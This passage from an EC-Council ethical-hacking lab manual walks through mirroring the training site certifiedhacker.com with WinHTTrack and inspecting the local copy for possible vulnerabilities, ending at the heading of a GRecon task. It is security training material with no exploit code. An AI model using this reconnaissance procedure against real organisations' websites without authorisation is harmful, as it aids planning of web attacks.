


6. Click the **Next >** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. By default, the radio button will be selected for **Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation**. Check **Disconnect when finished** and click **Finish** to start mirroring the website.



8. Site mirroring progress will be displayed, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Once the site mirroring is completed, WinHTTrack displays the message **Mirroring operation complete**; click on **Browse Mirrored Website**.



10. If the **How do you want to open this file?** pop up appears, select any web browser and click **OK**.
11. The mirrored website for **www.certifiedhacker.com** launches. The URL displayed in the address bar indicates that the website's image is stored on the local machine.




12. Analyze all directories, HTML, images, flash, videos, and other files available on the mirrored target website. You can also check for possible exploits and vulnerabilities. The site will work like a live hosted website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If the webpage does not open, navigate to the directory where you mirrored the website and open **index.html** with any browser.

13. Once done with your analysis, close the browser window and click **Finish** on the **WinHTTrack** window to complete the process.



14. Some websites are very large, and it might take a long time to mirror the complete site.
15. The attackers can further use the vulnerabilities identified through **HTTrack Website Copier** to launch various web application attacks on target organization's website.
16. This concludes the demonstration of mirroring a target website using HTTrack Web Site Copier.
17. You can also use other mirroring tools such as **Cyotek WebCopy** (https://www.cyotek.com), etc. to mirror a target website.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 11** virtual machine.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 6: Gather Information About a Target Website using GRecon

